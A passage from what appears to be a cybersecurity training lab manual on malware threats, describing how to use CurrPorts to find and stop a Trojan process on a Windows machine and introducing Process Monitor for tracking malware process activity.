
29. Once you are done examining the properties associated with the process, click **OK**.




30. Because **Trojan.exe** is a malicious process, you may end the process by right-clicking on it and selecting **Kill Processes Of Selected Ports** from the context menu.

31. Alternatively, you may select **Close Selected TCP Connections**, so that the port closes, and the attacker can never regain connection through the port unless you open it.

Module 07 – Malware Threats



32. Normally, when the **CurrPorts** dialog-box appears, you would click **Yes** to close the connection. However, do not Kill the process at this step, as this running process will be used for the next task; click **No**.



33. This way, you can analyze the ports open on a machine and the processes running on it.

34. If a process is found to be suspicious, you may either kill the process or close the port.

35. Close all open windows.

36. You can also use other port monitoring tools such as **Port Monitor** (<https://www.port-monitor.com>), **TCP Port Monitoring** (<https://www.dotcom-monitor.com>), or **PortExpert** (<https://www.kcsoftwares.com>) to perform port monitoring.


Task 2: Perform Process Monitoring using Process Monitor

Process monitoring will help in understanding the processes that malware initiates and takes over after execution. You should also observe the child processes, associated handles, loaded libraries, functions, and execution flow of boot time processes to define the entire nature of a file or program, gather information about processes running before the execution of the malware, and compare them with the processes running after execution. This method will reduce the time taken to analyze the processes and help in easy identification of all processes that malware starts.

Process Monitor is a monitoring tool for Windows that shows the real-time file system, Registry, and process and thread activity. It combines the features of two legacy Sysinternals utilities, Filemon and Regmon. It adds an extensive list of enhancements including rich and non-destructive filtering, comprehensive event properties such as session IDs and user names, reliable process information, full thread stacks with integrated symbol support for each operation, and simultaneous logging to a file. Unique features of Process Monitor make it a core utility in system troubleshooting and vital to the malware hunting toolkit.

